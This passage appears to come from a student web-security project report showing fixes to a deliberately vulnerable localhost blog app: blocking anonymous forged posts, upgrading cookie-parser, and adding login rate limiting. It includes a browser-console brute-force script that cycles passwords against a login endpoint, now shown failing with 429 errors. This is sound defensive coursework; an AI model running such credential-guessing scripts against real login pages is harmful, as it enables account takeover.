
The same goes for trying to inspect cookies on the front end:



Since this specific exploit in my program required problems with the cookies to work

## 4. Fix for A01:2021 – Broken Access Control

You can no longer make posts as an anonymous user.




## 5. Fix for A01:2021 – Broken Access Control

Lets also try the previous post as anyone vulnerability:

The screenshot shows a browser developer tools window with the Network tab selected. The timeline shows a POST request to "http://localhost:3001/save-blog-post". The request headers include "Content-Type: application/json" and "method: 'POST'". The request body is a JSON object with fields: "title: 'Hacked OPAAI!', "text: 'test,admin,true'", "username: "attacka postman patta", "secret: false". The response status is 201, and the response body is a JSON object with "success: true" and "message: 'Post created'". The left side of the screen shows a login form with fields for "Käyttäjätunnus" and "Salasana", and buttons for "Kirjaudu" and "Register account".

And even if you were logged in:



It would not work.

## 6. Fix for: A06:2021 - Vulnerable and Outdated Components

Luckily, this can be fixed just by upgrading the cookie parser version higher than the range of vulnerable versions shown in the npm audit report.

```
Leone@LAPTOP-5OFSB5M1 MINGW64 ~/cyberhaava/my-noob-react-app (master)
$ npm install cookie-parser@latest
```

```
changed 2 packages, and audited 245 packages in 3s
```

```
55 packages are looking for funding
  run `npm fund` for details
```

```
found 0 vulnerabilities
```

```
Leone@LAPTOP-5OFSB5M1 MINGW64 ~/cyberhaava/my-noob-react-app (master)
$ npm audit report
found 0 vulnerabilities
```

```
Leone@LAPTOP-5OFSB5M1 MINGW64 ~/cyberhaava/my-noob-react-app (master)
$ npm audit
found 0 vulnerabilities
```

## 7. Fix for A08 - Software Integrity Failures

The screenshot shows a browser developer tools window with the 'Console' tab selected. The main area displays a JavaScript script for performing a brute-force attack on a login endpoint. The script iterates through a list of passwords, sends POST requests to 'http://localhost:3001/login', and logs the results. A large number of failed login attempts are listed in the console, each showing a POST request to the login endpoint with a status of 429 (Too Many Requests). The script includes logic to log 'ACCOUNT HACKED!' if a successful login is detected.

```
let attempts = 0;

passwords.forEach((pass, index) => {
  setTimeout(() => {
    attempt();
    fetch('http://localhost:3001/login', {
      method: 'POST',
      headers: {'Content-Type': 'application/json'},
      body: JSON.stringify({username: 'a', password: pass})
    })
    .then(r => r.json())
    .then(data => {
      console.log(`Attempt ${attempts}: Password "${pass}" → ${data.success ? 'SUCCESS!' : 'Failed'}`);
      if (data.success) {
        console.log(`ACCOUNT HACKED! Used password: ${pass}`);
        alert(`ACCOUNT HACKED! Password found: ${pass}`);
      }
    });
  }, index * 100); // 100ms between attempts
});

console.log(' Trying passwords:', passwords.join(', '));
< undefined
```

- ▶ 22 messages...  
▶ 12 user messages  
▶ 10 errors  
△ No warnings  
▶ 12 info  
⌚ No verbose

- ① ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ② ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ③ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ④ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑤ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑥ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑦ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑧ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑨ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑩ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑪ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑫ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑬ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑭ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑮ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑯ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑰ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑱ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑲ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹
- ⑳ ▶ POST http://localhost:3001/login 429 (Too Many Requests) VM361:16 ⏹

The brute forcing no longer works, due to the rate limit being set on the login requests.